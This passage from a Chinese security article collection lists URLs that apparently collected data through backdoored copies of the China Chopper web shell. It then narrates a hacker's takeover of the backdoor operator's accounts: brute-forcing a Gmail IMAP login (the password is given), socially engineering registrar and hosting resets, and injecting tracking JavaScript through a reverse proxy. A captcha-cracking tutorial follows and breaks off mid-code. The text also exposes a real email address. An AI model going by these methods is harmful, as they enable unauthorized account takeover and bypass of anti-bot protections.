http://dema.gjseo.net/db.asp
http://demo.888p.org/inex.asp
http://demo.asphxg.cn/xg.asp
http://demo.gjseo.net/db.asp
http://demo.gpzd8.com/xg.asp
http://demo.heimaoboke.com/96cn.asp
http://demo.heimaoboke.com/index.asp
http://demo.hmseo.org/db.asp
http://dns.haotianlong.com/index.asp
http://jsc.i06.com.cn/www.asp
http://pkpxs.com/index.asp

http://s.anylm.com/anying/index.asp
http://tophack.net/
http://www.0744m2.com/index1.asp
http://www.668168.xyz/1index.asp
http://www.gnrgs.cn/webshell.asp
http://www.histtay.com/index.asp
http://www.huaidan98.com/cd/index.asp
http://www.jpwking.com/index.asp
http://www.weblinux.xyz/
http://www.zgcaid.com/index.asp

0x07 相关阅读

【1】: 简评黑客利器——中国菜刀

(http://huaidan.org/archives/3472.html)

【2】: Breaking Down the China Chopper Web Shell - Part I

(https://www.fireeye.com/blog/threat-research/2013/08/breaking-down-the-china-chopper-web-shell-part-i.html)

Breaking Down the China Chopper Web Shell - Part II

(https://www.fireeye.com/blog/threat-research/2013/08/breaking-down-the-china-chopper-web-shell-part-ii.html)

【3】: 强大的网站管理软件 – 中国菜刀 20141213 新版发布

(http://www.freebuf.com/tools/54178.html)

【4】: 2015 年中国网站安全报告

(http://zt.360.cn/1101061855.php?dtid=1101062368&did=1101536490)

（全文完）责任编辑：Rexy

第2节 中国菜刀仿冒官网三百万箱子爆菊记

作者：健宇

来自：乌云知识库

网址：http://drops.wooyun.org/

常言道，出来混总是要还的，看了乌云知识库的《网络小黑揭秘系列之黑产江湖黑吃黑 —

—中国菜刀的隐形把手》一文，表示很震惊，网络竟然是如此的不安全，无聊之下花了一

周时间来调查 360 所说的“从公开的 whois 信息显示，该域名注册邮箱为 root90sec@gmail.com，同时，该邮箱同时还有注册“maicaidao.me”这个域名。安全圈的朋友们一看这个邮箱 ,应该并不陌生 ,没错这个邮箱的主人正是某 sec 组织的成员之一，接下来的我们就不多说了，有兴趣的可以自己去挖挖。”

估计很多朋友都很好奇是怎么拿下来的，这里大概介绍一下吧，希望能促进中国网络安全的发展，为行业贡献自己的一份力量。

0x01 信息收集

首先抓包，为了避免程序会有各种检测，流量镜像到了 wireshark，写了个过滤只看 HTTP 协议，找到了收信的 IP 地址和域名，然后使用自写的互联网信息收集脚本，针对目标域名的 IP 整个 C 段，所有与收信涉及的域名都扫了子域名、端口和应用分布情况，邮箱等，并根据收集到的现有信息生成了一个字典规则等待后续针对性的爆破，恩，暂时只能这样了，毕竟目标并不是大型企业，360 天眼他们安全团队也搞过应该知道该目标的难度，从整个数据流量中能够留给我们的线索很少。

0x02 综合检测过程

A、收集完信息分析发现，9128.cc 和 maicaidao.co 域名指向的都是一个地址。




图 2-2-1

（历史所有的 9128.cc 域名修改解析记录 如图-2-2-1）




图 2-2-2

（历史所有的 maicaidao.co 域名修改解析记录如图-2-2-2）

这下就基本上可以确定这个是个真实 IP 地址了，绑定 HOST 测试成功，直接绕过了 cloudflare 的云防护，这里又通过朋友打听了解到 23 开头的网段都是美国那边的高防段，一般都是国内代理在淘宝等地销售。然后分析另外的一个域名的一些信息又有一些新的发现

http://www.threatexpert.com/report.aspx?md5=4b4a956b9c7dc734f339fa05e4c2a990




图 2-2-3

(maicaidao.me 相关的解析记录如图-2-2-3)




图 2-2-4

(maicaidao.me 相关的木马报告如图-2-2-4)

看这个报告，原来老外拿这个中国菜刀木马去分析了啊，可见其影响力！

B、在掌握了这些情况后花了 2 天时间对相关的 IP 所有 C 段的地址系统漏洞、WEB 漏洞、包括自动化组合大小写并且智能转换成数字的弱口令都扫描了一遍，2 天下来依然没什么进展，应该很多朋友都去花了大量时间做过同样的事情了，应该都是无功而返，看来只能社工了。。。

C、思考了好几天，没有太多头绪了，抱着试试看的心态，用之前采集到的 email 结合自动生成的密码库去爆破 ssl 的 imap 利用 90sec 的邮件用户名 收集到的其他信息做好字典！！！！睡了一觉回到公司奇迹出现了！！！ 爆破谷歌 ssl imap 993，自动组合到了密码

“root90secfuckyou”爆破成功了！！

成功进入目标邮箱。




图 2-2-5

（目标 gmail 如图-2-2-5）

进去以后就看到了很多的 godaddy 邮件，这下不用说了，直接去重置。




图 2-2-6

（成功重置密码进入域名管理界面 如图-2-2-6）




图 2-2-7

（maicaidao.co 域名指向了 cloudflare 如图-2-2-7）

进了这里以后还是不能够确定最终的结果，分析该菜刀才是我们此次的目的，就必须要确认收信，想了一下最安全的是做反向代理来抓包，因为 cloudflare 做了 cdn 默认会隐藏源地址，管理员一时半会无法发现，就直接用 gmail 去找回，结果还真成功了，哈哈，运气还是有点好。




图 2-2-8

（一款商业反向代理来可视化配置中间人攻击源站 如图-2-2-8）

为了调查这个箱子还广大网友一个绿色安全的互联网环境，花了点钱买了一款商业的反向代理来做此次抓包分析，替换返回包插入指定 JavaSscript，这下每个请求该站点的人都会纳入到我们的流量统计系统，以及 cookies 跟踪系统来了。

苦苦等待了几天一直没有发现有任何管理员的痕迹，解析记录什么的也是很久没有变化了，倒是有很多 post 提交 shell 的数据包都提交到我服务器来了，每天保守估计得有几千 shell

啊！

实在是无奈了，不过能够看到很多白帽子的数据，只能感叹这些人和我一样无聊，害我每天要筛选有没有管理员的足迹。

到这里又卡住了，思考了一下现在已经拿到的权限，进入脑洞模式，每天下班回家必须在公交车上坐两个小时，一直发呆坐到家已是晚上八点了，匆匆吃完饭，买了一个短信网关的 API 接口 ,写了个程序请求流量统计页面自动过滤关键词短信提醒 ,待我睡醒已是午夜 2 点，夜深人静的时候思路总是格外的清晰，失望的看了一眼放在一旁的手机没有一条短信过来，差不多已经放弃了这个思路了，清醒后的脑袋突然想到只急着登录进入邮箱就找回密码了，有这么多邮件，为什么我不去看看呢？

想到此刻，又登录到这个邮箱，这个被 360 安全团队戏称“公开 whois 信息中域名注册邮箱为 root90sec@gmail.com 主人就是某 sec 组织的成员之一”的这个邮箱，我尝试了很多次组合这个都一直没有登录到 90sec，不知道为什么他们要这么说，挺无奈的，没爆破出来也许是我的字典不够强吧，那么好吧，我让朋友帮忙到某系统里面查了一下登录某 sec 网站的登录数据包，然而并没有找到相关注册记录，就因为这误导我走了一天的弯路。

在这个邮箱中，仔细的看了每一封邮件，不放过任何一个线索，天下武功唯快不破确实是真理，这几天几乎都没有好好睡上一觉了，这个时候一封某 IDC 很久以前的一封邮件吸引我点开了它，但是现在不能确认目标的服务器就在这个 IDC 买的，用这个邮箱组织语言发了一封邮件给 IDC 的客服 ,等待回复 ,哈哈 ,经过确认这个服务器确实是在此 IDC 商购买的，那么又多了一条线索，顺着这条线索摩擦摩擦。

在邮箱翻到的常用用户名，又做了一次成功的密码重置！登录的 IDC 管理页面，用开通的密码去登录无果，直接提交工单给 IDC，要求 IDC 修改密码，30 分钟可爱的 IDC 管理员就告诉我已经处理好了，真的是太 happy 了，当时真有一种跳起来的冲动，留下几张最终结

果图。如图-2-2-9.




图 2-2-9

（事实证明前期的信息收集踩点是多么的重要啊）




图 2-2-10

（留个纪念吧，也花了将近十天的时间不容易啊，今晚可以好好休息了）




图 2-2-11

（友情提醒一下大家不要再用网络上的东西了，后门太多，这只是冰山一角）

为了互联网的安全，为了各位的劳动成果不被别人所剥夺，长沙雨人网安团队代表大家为民除害覆盖式的删除了 170MB 的文本文件，目测三百万条 shell，应该算国内最大的了吧。

0x03 结语

本文写到此主要是为了和大家一起分享一下一些经验和渗透过程中的一些思路，主要是为了抛砖引玉，民间高手太多，此文发完继续低调的打我的酱油，为理想梦想努力奋斗，希望有一些思路能够为大家的工作提供帮助，也提醒大家尽量不要用别人的工具，在这个网络中，看不见的硝烟战斗每天都在持续，你看不见并不代表没有发生，文中所说是互联网真实的冰山一角黑幕之一，各位朋友各自保重。

（全文完）责任编辑：DM_

第三章 验证码识别

第1节 简单验证码识别及工具一

作者：range

来自：书安

网址：http://www.secbook.net/

简单入门

首先从最简单的验证码入手，如图 3-1-1：

图 3-1-1

这种验证码基本没有干扰，也比较常见，只有数字。识别这种验证码的步骤，主要是“去噪->切割->异或”，在识别之前得有做好的字模。

去噪

这种最简单的干扰就用最简单的去噪：二值去噪。

设置一个阈值，颜色比阈值浅就算噪点设置为“255,255,255”(rgb 值白色)，比阈值深就保留为“0,0,0”(rbg 值黑色)，代码如下：

```
def binary(f):
    img = Image.open(f)
    pixdata = img.load()
    for y in xrange(img.size[1]):
        for x in xrange(img.size[0]):
            if pixdata[x, y][0] < 90:
                pixdata[x, y] = (0, 0, 0, 255)
    for y in xrange(img.size[1]):
        for x in xrange(img.size[0]):
            if pixdata[x, y][1] < 136:
                pixdata[x, y] = (0, 0, 0, 255)
    for y in xrange(img.size[1]):
        for x in xrange(img.size[0]):
```

```
            if pixdata[x, y][2] > 0:
                pixdata[x, y] = (255, 255, 255, 255)
    return img
```

字模

这个就得自己切割了，选取出现次数较多的作为字模，这是我切图的辅助代码：

```
#!/usr/bin python
#coding: utf-8
import os ,Image
j = 1
dir="./data/"
for f in os.listdir(dir):
    if f.endswith(".gif"):
        img = Image.open(dir+f)
        for i in range(4):
            x = 7 + i*13
            y = 0
            img.crop((x, y, x+9, y+20)).save("./font/%d.bmp" % j, 'bmp')
            print "j=",j
            j += 1
```

切割

把一个图片切割成 4 个小块，与字模进行异或对比，代码如下：

```
def cut(img):
